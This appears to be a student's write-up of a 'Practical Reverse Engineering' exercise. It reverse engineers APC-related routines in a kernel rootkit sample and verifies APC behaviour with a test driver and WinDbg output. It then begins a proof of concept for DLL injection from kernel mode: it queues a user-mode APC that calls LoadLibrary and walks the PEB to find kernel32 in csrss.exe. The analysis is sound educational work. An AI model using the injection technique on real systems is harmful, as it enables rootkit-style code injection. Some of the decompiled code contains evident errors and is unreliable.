Practical Reverse Engineering

Windows Kernel

i.nino@protonmail.com

2. (Sample E) This file is fairly large and complex; some of its structures are massive (nearly 4,000 bytes in size). However, it does contain functions performing interesting tasks that were covered in the chapter, so several of the exercises are taken from it. For this exercise, (a) recover the prototype for the functions 0x40400D, 0x403ECC, 0x403FAD, 0x403F48, 0x404088, 0x4057B8, 0x404102, and 0x405C7C, and explain the differences and relationships between them (if any); explain how you arrived at the solution.

Next, (b) explain the significance of the 0x30-byte non-paged pool allocation in functions 0x403F48, 0x403ECC, and 0x403FAD; while you're at it, recover its type as well. Also, (c) explain why in some of the previous routines there is a pool freeing operation at the beginning. These routines use undocumented functions, so you may need to search the Internet for the prototype.

Solution


a)

The first four routines all deal with APCs. I only decompiled sub_0x40400D, since the other three routines I've fully decompiled for the b-part of the question. All four of the next routines are KernelRoutines for those APCs initialized in the prior routines. This was easily found out by inspecting the parameters passed to the nt!KeInitializeApc and nt!KeInsertQueueApc routines.


```
sub_0x40400D(
   PKTHREAD Thread,
   KPROCESSOR_MODE CpuMode,
   PKKERNEL_ROUTINE sub_404102,
   PKKERNEL_ROUTINE NormalRoutine,
   PVOID SystemArgument1,
   PVOID SystemArgument2
)
{
   LARGE_INTEGER Interval;

   KAPC Apc = ExAllocatePoolWithTag(NonPagedPool,
                                    sizeof(KAPC),
                                    'apci');
   if (Apc) { // initializing both user  apc
      KeInitializeApc(
               Apc,
               Thread,
               OriginalApcEnvironment,
               sub_404102, //just frees the allocated kapc, nothing else
               NULL,
               0x990,  //this is what should be uncovered, prolly a memory offset location
               CpuMode, /* UserMode */
               1);
      if (KeInsertQueueApc(Apc,
                           SystemArgument1,
                           SystemArgument2,
                           NULL)) { //puts current thread into an alterable/nonalterable state
                           //for a specified interval
         RtlZeroMemory(&Interval, sizeof(LARGE_INTEGER));
         KeDelayExecutionThread(UserMode, TRUE, &interval);
         return STATUS_SUCCESS;
      }
      else {
         ExFreePoolWithTag(Apc, 'apci');
         return STATUS_INTERNAL_ERROR;
      }
   }
   return STATUS_NO_MEMORY;
}


PKKERNEL_ROUTINE
sub_404088(
   PKAPC Apc,
   PKKERNEL_ROUTINE* NormalRoutine,
   PVOID* NormalContext,
   PVOID* SystemArgument1,
   PVOID* SystemArgument2
);

PKKERNEL_ROUTINE
sub_404102(
   PKAPC Apc,
   PKKERNEL_ROUTINE* NormalRoutine,
   PVOID* NormalContext,
   PVOID* SystemArgument1,
   PVOID* SystemArgument2);

PKKERNEL_ROUTINE
sub_4057b8(
   PKAPC Apc,
   PKKERNEL_ROUTINE* NormalRoutine,
   PVOID* NormalContext,
   PVOID* SystemArgument1,
   PVOID* SystemArgument2);

/* by far the most involved */
PKKERNEL_ROUTINE
sub_405C7C(
   PKAPC Apc,
   PKKERNEL_ROUTINE* NormalRoutine,
   PVOID* NormalContext,
   PVOID* SystemArgument1,
   PVOID* SystemArgument2
);
```

b/c)


The 0x30-byte block of memory that all of the routines, 0x403F48, 0x403ECC, and 0x403FAD allocate in the beginning, is revealed to be that of the nt!_KAPC structure. This is confirmed, as the allocation is used as the first argument to subsequent routines, nt!KeInitializeApc and nt!KeInsertQueueApc, each which take the address of a KAPC object as their first parameter. It is this same allocation that also gets freed (nt!ExFreePoolWithTag) in 0x404102, 0x404088, which gets initialized as the kernel routines for the APC, and where the KAPC object typically gets "cleaned" up.



```
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
push    'apci'          ; Tag
push    30h             ; NumberOfBytes
xor     esi, esi
push    esi             ; PoolType
call    ds:ExAllocatePoolWithTag
mov     edi, eax
cmp     edi, esi        ; EDI holds allocated Apc
jnz     short loc_403EF0
KAPC Apc = (PKAPC) ExAllocatePoolWithTag(NonPagedPool,
                                         sizeof(KAPC),
                                         'acpi');
if (Apc) {
   ...
}
return STATUS_NO_MEMORY;
```



```
loc_403EF0:
push    [ebp+SystemArg1]
push    dword ptr [ebp+CpuMode]
push    [ebp+NormalRoutine]
push    esi             ; no RunDownRoutine
push    [ebp+KernelRoutine]
push    esi             ; OriginalApcEnvironment
push    [ebp+Thread]
push    edi
call    ds:KeInitializeApc
push    esi
push    [ebp+SystemArg2]
push    [ebp+SystemArg1]
push    edi
call    ds:KeInsertQueueApc
test    al, al
jnz     short loc_403F29
```



```
KApc= dword ptr  4
NormalRoutine= dword ptr  8
NormalContext= dword ptr  0Ch
SystemArg1= dword ptr  10h
SystemArg2= dword ptr  14h

push    0               ; Tag
push    [esp+4+KApc]    ; P
call    ds:ExFreePoolWithTag
retn    14h
KernelApcCleanupRoutine endp
```

Decompiling the three routines fully, would end up looking like something below:

```
NTSTATUS
sub_403ECC(
   PKTHREAD Thread,
   KPROCESSOR_MODE CpuMode,
   PKKERNEL_ROUTINE KerneRoutine,
   PKNORMAL_ROUTINE NormalRoutine,
   PVOID SystemArgument1,
   PVOID SystemArgument2
)
{
   LARGE_INTEGER Interval;
   KAPC Apc = (PKAPC) ExAllocatePoolWithTag(NonPagedPool,
                                             sizeof(KAPC),
                                             'acpi');

   if (Apc) {
      KeInsertQueueApc(Apc,
                       Thread,
                       OriginalApcEnvironment,
                       KerneRoutine, /*sub_404102: just frees kapc, nothing else */
                       NULL,
                       NormalRoutine,
                       CpuMode,
                       SystemArgument1);
      if (KeInsertQueueApc(Apc,
                           SystemArgument1,
                           SystemArgument2,
                           IO_NO_INCREMENT))
      {
         RtlZeroMemory(&interval, sizeof(LARGE_INTEGER));
         KeDelayExecutionThread(UserMode, TRUE, &interval);
         return STATUS_SUCCESS;
      }
      else {
         ExFreePoolWithTag(Apc, 'acpi');
         return STATUS_INTERNAL_ERROR;
      }
   }
   return STATUS_NO_MEMORY;
}


NTSTATUS
sub_403F48(
   PKTHREAD Thread,
   KPROCESSOR_MODE CpuMode,
   PKKERNEL_ROUTINE KernelRoutine,
   PKNORMAL_ROUTINE NormalRoutine,
   PVOID SystemArgument1,
   PVOID SystemArgument2
)
{

   KAPC Apc = ExAllocatePoolWithTag(NonPagedPool,
                                    sizeof(KAPC),
                                          'apci');
   if (Apc) {
      KeInsertQueueApc(Apc,
                        Thread,
                        OriginalApcEnvironment,
                        KernelRoutine,
                        NULL,
                        dword_409f78
                        CpuMode,
                        1);
      if (KeInsertQueueApc(kapc, SystemArgument1, SystemArgument2, IO_NO_INCREMENT))
         return STATUS_SUCCESS;
      else {
         ExFreePoolWithTag(Apc, 'apci');
         return STATUS_INTERNAL_ERROR;
      }
   }
   return STATUS_NO_MEMORY;
}

NTSTATUS
sub_403FAD(
   PKTHREAD Thread,
   KPROCESSOR_MODE CpuMode,
   PKKERNEL_ROUTINE KernelRoutine,
   PKNORMAL_ROUTINE NormalRoutine,
   PVOID SystemArgument1,
   PVOID SystemArgument2
)
{
   KAPC Apc = ExAllocatePoolWithTag(NonPagedPool,
                                    sizeof(KAPC),
                                    'acpi');
   if (Apc) {
      KeInitializeApc(Apc,
                      Thread,
                      OriginalApcEnvironment,
                      KernelRoutine,
                      NULL,
                      NormalRoutine,
                      UserMode,
                     1);
      if (KeInsertQueueApc(Apc, NULL, NULL, IO_NO_INCREMENT))
         return STATUS_SUCCESS;
      else {
         ExFreePoolWithTag(Apc, 0);
         return STATUS_INTERNAL_ERROR;
      }
   }
   return STATUS_NO_MEMORY;
}
```

In-Depth Analysis

Given that these upcoming “undocumented functions” that have to be dealt with are ones that deal with Asynchronous Procedure Calls (APCs), I think a general understanding of the APC mechanism is in order. This paper, although quite old, is definitely still quiet useful: http://www.openingwindows.com/techart_windows_vista_apc_internals2.htm#_Toc229652486. I include it as a point of reference.

Simply put, APCs are essentially arbitrary routines which execute at either **PASSIVE_LEVEL** (0) or **APC_LEVEL** (1) *in the context of a specific thread* and are represented by the nt!_KAPC structure, which stores the location to these routines (and other info).

```
0: kd> $ Windows 10.0.17134 N/A Build 17134
0: kd> dt nt!_kapc
nt!_KAPC
   +0x000 Type             : UChar
   +0x001 SpareByte0       : UChar
   +0x002 Size             : UChar
   +0x003 SpareByte1       : UChar
   +0x004 SpareLong0       : Uint4B
   +0x008 Thread           : Ptr64 _KTHREAD
   +0x010 ApcListEntry     : _LIST_ENTRY
   +0x020 KernelRoutine    : Ptr64     void
   +0x028 RundownRoutine   : Ptr64     void
   +0x030 NormalRoutine    : Ptr64     void
   +0x020 Reserved         : [3] Ptr64 Void
   +0x038 NormalContext    : Ptr64 Void
   +0x040 SystemArgument1  : Ptr64 Void
   +0x048 SystemArgument2  : Ptr64 Void
   +0x050 ApcStateIndex    : Char
   +0x051 ApcMode          : Char
   +0x052 Inserted         : Uchar

0: kd> dt nt!_KTHREAD ApcState.ApcListHead
   +0x098 ApcState                :
      +0x000 ApcListHead             : [2] _LIST_ENTRY
0: kd> $the 2 entries in the ApcListHead array contain the list
        of user-mode & kernel-mode APCs pending for the thread
0: kd> $KAPCs are linked to this list through the ApcListEntry field

0: kd> $ !apc windbg cmd displays contents of APCs: .hh !apc
         !apc
         !apc proc Process
         !apc thre Thread
         !apc KAPC
0: kd> !apc
*** Enumerating APCs in all processes
...
```

Corresponding APIs

*pg. 133 : *http://forum.sysinternals.com/howto-capture-kernel-stack-traces_topic19356.htm*

```
NTKERNELAPI
VOID
KeInitializeApc(
   PKAPC Apc,          //caller-allocated KAPC buffer (usually in NonPagedPool)
   PKTHREAD Thread,       //in the thread context it should run
   KAPC_ENVIRONMENT Environment, //env APC runs in: Original|Attached|InsertApcEnvironment
   PKKERNEL_ROUTINE KernelRoutine,   //executed at kernel apc level
   PKRUNDOWN_ROUTINE RundownRoutine,  //executed when thread is terminating
   PKNORMAL_ROUTINE NormalRoutine,   //executed at PASSIVE_LEVEL in ProcessorMode
   KPROCESSOR_MODE ProcessorMode, //KernelMode, UserMode …
   PVOID NormalContext       //parameter to NormalRoutine
);

NTKERNELAPI
BOOLEAN
KeInsertQueueApc(
   PKAPC Apc,             //the caller-provided KAPC
   PVOID SystemArgument1, //opt args can be passed to the Kernel/Normal routines
   PVOID SystemArgument2,
   KPRIORITY Increment    //# to inc the run-time priority (i.e. PriorityBoost)
);

/* It's these fn's that are most important to analyze when reversing, as
   they're the actual routines that do the work!                        */
typedef VOID(*PKKERNEL_ROUTINE)(
   PKAPC Apc,
   PKNORMAL_ROUTINE *NormalRoutine,
   PVOID *NormalContext,
   PVOID *SystemArgument1,
   PVOID *SystemArgument2
   );
typedef VOID(*PKRUNDOWN_ROUTINE)(
   PKAPC Apc
   );
typedef VOID(*PKNORMAL_ROUTINE)(
   PVOID NormalContext,
   PVOID SystemArgument1,
   PVOID SystemArgument2
   )
```

This mechanism allows kernel mode code to perform various actions in the context of a specific process, thereby accessing the process's user mode VAS.

Common use cases for APCs include:

• I/O Completion Routines: when an I/O completes, queue an APC into the thread that initiated the I/O operation to complete it in the thread's context

• Thread suspension, Process termination

• Also, APCs are "under the hood" of specific WinAPI functions (k32!QueueUserAPC, k32!Read/WriteFileEx when used for asynchronous I/O).

APCs come in three varieties: *user mode, kernel mode and special kernel mode*

- **Special Kernel Mode APCs**: execute kernel mode code at APC_LEVEL IRQL and are completely asynchronous, since they can overtake the currently executing thread and force a change of its execution path to the APC's KernelRoutine instead.

- **Regular Kernel Mode APCs:** executes kernel mode code at APC_LEVEL and PASSIVE_LEVEL IRQLs (the KernelRoutine runs at APC_LEVEL; the NormalRoutine at PASSIVE_LEVEL). Both routines run in the KVAS.

- **User Mode APCs:** executes user mode code and are only dispatched to a target thread when it willingly enters an alterable *WaitState*, for instance, when you call *KeWaitForSingleObject* with the *Alterable* parameter set to true and the *WaitMode* parameter set to *User*. The KernelRoutine runs still runs at APC_LEVEL in the KVAS; the NormalRoutine runs at PASSIVE_LEVEL in the UVAS.

APC delivery can also be disabled. The kernel's thread representation (nt!_KTHREAD) contains a SpecialApcDisable field. If this field is anything but 0, no APC will be delivered for any of the 3 APC types for that specific thread.

```
0: kd> dt _KTHREAD SpecialApcDisable
nt!_KTHREAD
   +0x1e6 SpecialApcDisable : Int2B
```

The incredibly informative paper I've referenced, discussing the internals of APCs, was aimed at Windows Vista. Therefore, I wanted to assure that it is still valid and accurate for the latest version of Windows 10.   In order to do this, I created a LoadImageNotifyRoutine to wait for kernel32.dll to load (for reasons that will be more clear later on) within the context of

Notepad.exe. I then retrieve the address for k32!LoadLibrary (again, for reasons that will be clearer later on) and initialize the APC and queue it, each time differently. A more detailed account of this will be discussed later on. Below is a sample of the code and the kernel debugging output used to verify the results.

```
ULONG Rva;
/* this routine will be explained later */
auto Status = KGetRoutineAddressFromModule(L"\\SystemRoot\\System32\\Kernel32.dll",
                                          "LoadLibraryW",
                                           &Rva);
if (!NT_SUCCESS(Status))
return;

LoadLibrary = (_LoadLibrary)((ULONG_PTR) ImageInfo->ImageBase + Rva);
dprintf("LoadLibrary: 0x%p\n", LoadLibrary);

auto kApc = (PKAPC) ExAllocatePoolWithTag(NonPagedPool,
                                          sizeof(KAPC),
                                          KEXP_TAG);

auto KernelRoutine = [](PKAPC Apc, PKNORMAL_ROUTINE*, PVOID*, PVOID*, PVOID*)
{
    ExFreePoolWithTag(Apc, KEXP_TAG);
    dprintf("KernelRoutine: IRQL = %d\n", KeGetCurrentIrql());
};
auto NormalRoutine = [](PVOID, PVOID, PVOID)
{
    dprintf("NormalRoutine: IRQL = %d\n", KeGetCurrentIrql());
};

/* first test case, test the special kernel APC */
KeInitializeApc(kApc,
                KeGetCurrentThread(),
                OriginalApcEnvironment,
                KernelRoutine, <=
                nullptr,
                nullptr,
                KernelMode,  <=
                nullptr);
KeInsertQueueApc(kApc, nullptr, nullptr, IO_NO_INCREMENT);

/*  kernel debugger to verify by breaking on the kernelroutine */
...
1: kd> g
Breakpoint 3 hit
KernelExplorer!<lambda_e4581089485d2b1ec89a32620da1da5c>::<lambda_invoker_cdecl>:
fffff801`6bb0101c 4883ec28        sub     rsp,28h
1: kd> $ KernelRoutine hit
1: kd> !irql
Debugger saved IRQL for processor 0x1 -- 1 (APC_LEVEL)  <= everything in order
1: kd> g
```

```
KExplorer: KernelRoutine: IRQL = 1
...

/* now the regular kernelmode apc w/ NormalRoutine running in the KVAS */
KeInitializeApc(kApc,
                KeGetCurrentThread(),
                OriginalApcEnvironment,
                KernelRoutine, <=
                nullptr,
                NormalRoutine, <=
                KernelMode,  <=
                nullptr);


kd> g
Breakpoint 1 hit
KernelExplorer!<lambda_e4581089485d2b1ec89a32620da1da5c>::<lambda_invoker_cdecl>:
fffff801`6bc3101c 4883ec28        sub     rsp,28h
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffa900`ab90f4b8 fffff801`e4ce0ea9 KernelExplorer!
<lambda_e4581089485d2b1ec89a32620da1da5c>::<lambda_invoker_cdecl>
01 ffffa900`ab90f4c0 fffff801`e4d541c7 nt!KiDeliverApc+0x259
02 ffffa900`ab90f550 fffff801`e4cdc97e nt!KiCheckForKernelApcDelivery+0x27
03 ffffa900`ab90f580 fffff801`e514fd8d nt!KeLeaveCriticalRegionThread+0x2e
04 ffffa900`ab90f5b0 fffff801`e51512c4 nt!PsCallImageNotifyRoutines+0xfd
05 ffffa900`ab90f610 fffff801`e51555a1 nt!MiMapViewOfImageSection+0x734
06 ffffa900`ab90f790 fffff801`e5154cfb nt!MiMapViewOfSection+0x3c1
07 ffffa900`ab90f8e0 fffff801`e4e37f13 nt!NtMapViewOfSection+0x12b
08 ffffa900`ab90fa10 00007ffe`1ca0a494 nt!KiSystemServiceCopyEnd+0x13
09 0000006b`d3a7e918 00007ffe`1c994fb5 0x00007ffe`1ca0a494
0a 0000006b`d3a7e920 000001ec`04f228a0 0x00007ffe`1c994fb5
0b 0000006b`d3a7e928 000001ec`04f228b8 0x000001ec`04f228a0
0c 0000006b`d3a7e930 00000000`00000004 0x000001ec`04f228b8
0d 0000006b`d3a7e938 00000000`00000020 0x4
0e 0000006b`d3a7e940 00000000`00000000 0x20
kd> !irql
Debugger saved IRQL for processor 0x0 -- 1 (APC_LEVEL)
kd> g
KExplorer: KernelRoutine: IRQL = 1      <= so far so good
Breakpoint 2 hit
KernelExplorer!KeGetCurrentIrql [inlined in KernelExplorer!
<lambda_ef1ecfeba00f234c18718d0091fd7b52>::<lambda_invoker_cdecl>]:
fffff801`6bc31044 440f20c0        mov     rax,cr8
0: kd> k
 # Child-SP          RetAddr           Call Site
00 (Inline Function) --------`-------- KernelExplorer!KeGetCurrentIrql
01 (Inline Function) --------`-------- KernelExplorer!
ApcImageCallback::__l10::<lambda_ef1ecfeba00f234c18718d0091fd7b52>::operator()
02 ffffa900`ab90f4b8 fffff801`e4ce0ecb KernelExplorer!
<lambda_ef1ecfeba00f234c18718d0091fd7b52>::<lambda_invoker_cdecl>
03 ffffa900`ab90f4c0 fffff801`e4d541c7 nt!KiDeliverApc+0x27b
04 ffffa900`ab90f550 fffff801`e4cdc97e nt!KiCheckForKernelApcDelivery+0x27
05 ffffa900`ab90f580 fffff801`e514fd8d nt!KeLeaveCriticalRegionThread+0x2e
06 ffffa900`ab90f5b0 fffff801`e51512c4 nt!PsCallImageNotifyRoutines+0xfd
07 ffffa900`ab90f610 fffff801`e51555a1 nt!MiMapViewOfImageSection+0x734
08 ffffa900`ab90f790 fffff801`e5154cfb nt!MiMapViewOfSection+0x3c1
09 ffffa900`ab90f8e0 fffff801`e4e37f13 nt!NtMapViewOfSection+0x12b
```

```
0a ffffa900`ab90fa10 00007ffe`1ca0a494 nt!KiSystemServiceCopyEnd+0x13
0b 0000006b`d3a7e918 00007ffe`1c994fb5 0x00007ffe`1ca0a494
0c 0000006b`d3a7e920 000001ec`04f228a0 0x00007ffe`1c994fb5
0d 0000006b`d3a7e928 000001ec`04f228b8 0x000001ec`04f228a0
0e 0000006b`d3a7e930 00000000`00000004 0x000001ec`04f228b8
0f 0000006b`d3a7e938 00000000`00000020 0x4
10 0000006b`d3a7e940 00000000`00000000 0x20
0: kd> !irql
Debugger saved IRQL for processor 0x0 -- 0 (LOW_LEVEL) <= still good!
0: kd> $ irql is indeed PASSIVE and the VAS ...
0: kd> u .
fffff801`6bc31044 440f20c0        mov     rax,cr8
fffff801`6bc31048 0fb6d0          movzx   edx,al
fffff801`6bc3104b 488d0d3e060000  lea     rcx,[KernelExplorer! ?? ::FNODOBFM::`string'
(fffff801`6bc31690)]
fffff801`6bc31052 e946040000      jmp     KernelExplorer!DbgPrint (fffff801`6bc3149d)
fffff801`6bc31057 cc              int     3
KExplorer: NormalRoutine: IRQL = 0



/* so the NormalRoutine does in fact run in the KVAS, but what if a UVAS routine is passed
   as the NormalRoutine when the ApcMode = KernelMode? Where will it run then? */

/* testing if you can run a UVAS routine when ApcMode == KernelMode */
KeInitializeApc(kApc,
                KeGetCurrentThread(),
                OriginalApcEnvironment,
                KernelRoutine,
                nullptr,
                (PKNORMAL_ROUTINE) LoadLibrary,  /* this should fail */
                KernelMode,
                nullptr);

1: kd> g
KExplorer: KernelRoutine: IRQL = 1 APC_LEVEL <= KernelRoutine ok ...
…
…
KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure.  The corruption
could potentially allow a malicious user to gain control of this machine.

/* so no, you obviously can't!
   let's change the ApcMode to UserMode and see if LoadLibrary gets hit and
   does not cause another blue screen */
KeInitializeApc(kApc,
                KeGetCurrentThread(),
                OriginalApcEnvironment,
                KernelRoutine,
                nullptr,
               (PKNORMAL_ROUTINE) LoadLibrary,
                UserMode,
                nullptr);
...
1: kd> g; !irql
KExplorer: LoadLibrary: 0x00007FFE1BF1D4B0
Breakpoint 1 hit
```

```
Debugger saved IRQL for processor 0x1 -- 0 (LOW_LEVEL) <= the LoadImageNotifyRoutine's IRQL
1: kd> bp 00007ffe`1bf1d4b0; g; !irql
Breakpoint 2 hit
Debugger saved IRQL for processor 0x1 -- 1 (APC_LEVEL) <= KernelRoutine good
1: kd> g
KExplorer: KernelRoutine: IRQL = 1 APC_LEVEL
Breakpoint 3 hit
0033:00007ffe`1bf1d4b0 48ff25e1a90500  jmp     qword ptr [00007ffe`1bf77e98] <= Woohoo!!
0: kd> k
 # Child-SP          RetAddr           Call Site
00 00000059`ecebedc8 00007ffe`1ca0db9e 0x00007ffe`1bf1d4b0
01 00000059`ecebedd0 00000000`00000000 0x00007ffe`1ca0db9e
0: kd> !irql
Debugger saved IRQL for processor 0x0 -- 0 (LOW_LEVEL)
```

As demonstrated above, the nearly decade old information regarding the types of APCs and how they get invoked is still spot on.

That was fascinating and all but since we're dealing with the analysis of malicious software (kernel-mode rootkits), the question that has to be asked is the following one: of what use can the concept of APCs be for one whose intentions have very little to do with benevolence and a whole lot to do with malevolence? The Book gives us a clear answer (pg. 134), *"APCs are frequently used in rootkits because they offer a clean way to inject code into user mode from kernel mode. Rootkits achieve this by queueing a user-mode APC to a thread in the process in which they want to inject code"*. Code (DLL) injection. Why not try and implement this ourselves.

We want to execute code within a target process (notepad.exe, for example). What that means is the executing routine has to reside in the user-space portion of the VAS. We can't simply define a routine to do what we want in our KMD source code because those routines would run in kernel-mode only. What do we do?

One approach would be to in fact write our routine in our driver source code, allocate memory in the target process and copy, byte-by-byte, the routine to execute and make that memory location (since functions are nothing more than locations in memory) the NormalRoutine for the APC we wish to use. But this would be unnecessarily arduous. The routine wouldn't be able to even rely on any APIs, since it is essentially shellcode. Going down that road would not be advisable.

What we've done in the test cases above was confirm that the NormalRoutine resides in the UVAS when the ApcMode is UserMode (1). Let's say all we want to do, for PoC reasons, is to simply demonstrate how loading a DLL from kernel-mode can be achieved (using ntoskrnl.exe as the module to load for demonstration purposes only). Let's step down three levels and remind ourselves how this is done from user-mode - k32!LoadLibrary (ntdll!LdrLoadDll). Hence, why I used it in the test cases above. We can simply use this user-mode routine as the NormalRoutine for the APC to do our bidding. We just need to pass it the proper argument ("ntoskrnl") in the NormalContext parameter of nt!KeInitializeApc. Roughly, that's about it.


But how do we get the address of k32!LoadLibrary when we're operating from kernel-mode (without the help of a user-mode component)? No documented APIs that I've discovered (or undocumented ones for that matter) that can determine which loaded modules a process has.

One "hacky" way this could be done, which incidentally includes the use of APCs, is to use the exported nt!PsGetProcessPeb routine to get the address of the ProcessEnvironmentBlock, which keeps a linked list of all loaded modules in three varieties, which could then be traversed in order to get the base address of kernel32.dll, where the LoadLibrary routine is located. In order to traverse one of these lists, as well as make the returned PEB address valid, we would have to be in the VAS of that process – where another, this time documented, kernel routine comes to the rescue: nt!KeStackAttachProcess, which allows us to access the VAS of a specific process, given that we have its EPROCESS object. Basically, we get the base address of the PEB for any process that has kernel32.dll loaded in its address space (nt!PsGetProcessPeb), switch to its VAS (nt!KeStackAttachProcess), and start traversing. We won't worry ourselves with synchronization or validating any user-mode addresses, since it's just a quick and dirty PoC. Let's get going.

The most involved part of the code would be the traversing of the PEB, which can be simplified by just demoing it in user-mode to ensure it works properly and because the PEB can directly be accessed from user-mode. The code would look something like the following:

```
/* quick dirty way to do it from current process (x64) */
PVOID k32base {};
auto Peb = reinterpret_cast<PPEB>(__readgsqword(0x60)); /* intrin.h */
auto CurrentEntry = Peb->Ldr->InLoadOrderModuleList.Flink;
LDR_DATA_TABLE_ENTRY* Current {};
while (CurrentEntry != &Peb->Ldr->InLoadOrderModuleList &&
       CurrentEntry != nullptr)
{
   Current = CONTAINING_RECORD(CurrentEntry,
                               LDR_DATA_TABLE_ENTRY,
                               InLoadOrderLinks);
   if (_wcsicmp(L"kernel32.dll", Current->BaseDllName.Buffer) == 0) {
           k32base = Current->DllBase;
           break;
   }
   CurrentEntry = CurrentEntry->Flink;
}
auto Easyk32Base = ::GetModuleHandle(L"kernel32.dll");
assert(Easyk32Base == k32base);
```

Something like this is what we would want to do in the process' VAS. But which process should we target? Obviously one which has kernel32.dll loaded in its address space! And, one which will always be running on Windows. Perhaps csrss.exe. To verify it does indeed have kernel32 loaded in its address space, a tool like Process Explorer or Process Hacker can be used:



Name	Base address	Size	Description	C
csrsrv.dll	0x7ffdd0fc0000	92 kB	Client Server Runtime Process	M
csrss.exe	**0x7ff669ae0000**	**28 kB**	**Client Server Runtime Process**	**M**
DWrite.dll	0x7ffdc0630000	3.11 MB	Microsoft DirectX Typography Services	M
gdi32.dll	0x7ffdd2190000	160 kB	GDI Client DLL	M
gdi32full.dll	0x7ffdd1fc0000	1.57 MB	GDI Client DLL	M
kernel32.dll	0x7ffdd3020000	712 kB	Windows NT BASE API Client DLL	M
KernelBase.dll	0x7ffdd1290000	2.45 MB	Windows NT BASE API Client DLL	M

Or you can also just list the loaded modules for it using the documented interface provided by the WinApi (TlHelp32.h, PsApi.h) or directly use the underlying native function they both eventually call: ntdll!NtQuerySystemInformation with the SystemModuleInformation class. Or just parse the linked lists in its PEB with ntdll!NtQueryInformationProcess and k32!ReadProcessMemory.


In order to use nt!PsGetProcessPeb you need the EPROCESS object associated with csrss.exe. Given that there is no direct way to just arbitrarily get a process object for a process by name, we need a way to get around this fact. Looking through the kernel's exports reveals a convenient function: nt!PsLookupProcessByProcessId.   Given a pid, it return the process object. How to get the pid for csrss.exe? As mentioned earlier, the WinApis used for process enumeration call ntdll!NtQuerySystemInformation with the SystemProcessInformation class, which is just a stub of code that sets up the SSN (syscall index number) and transfers control to the kernel to carry out the actual request: nt!NtQuerySystemInformation. We can do it the same way in our driver.   Well, not exactly nt!NtQuerySystemInformation in this scenerio because it wouldn't work properly when used in driver code: 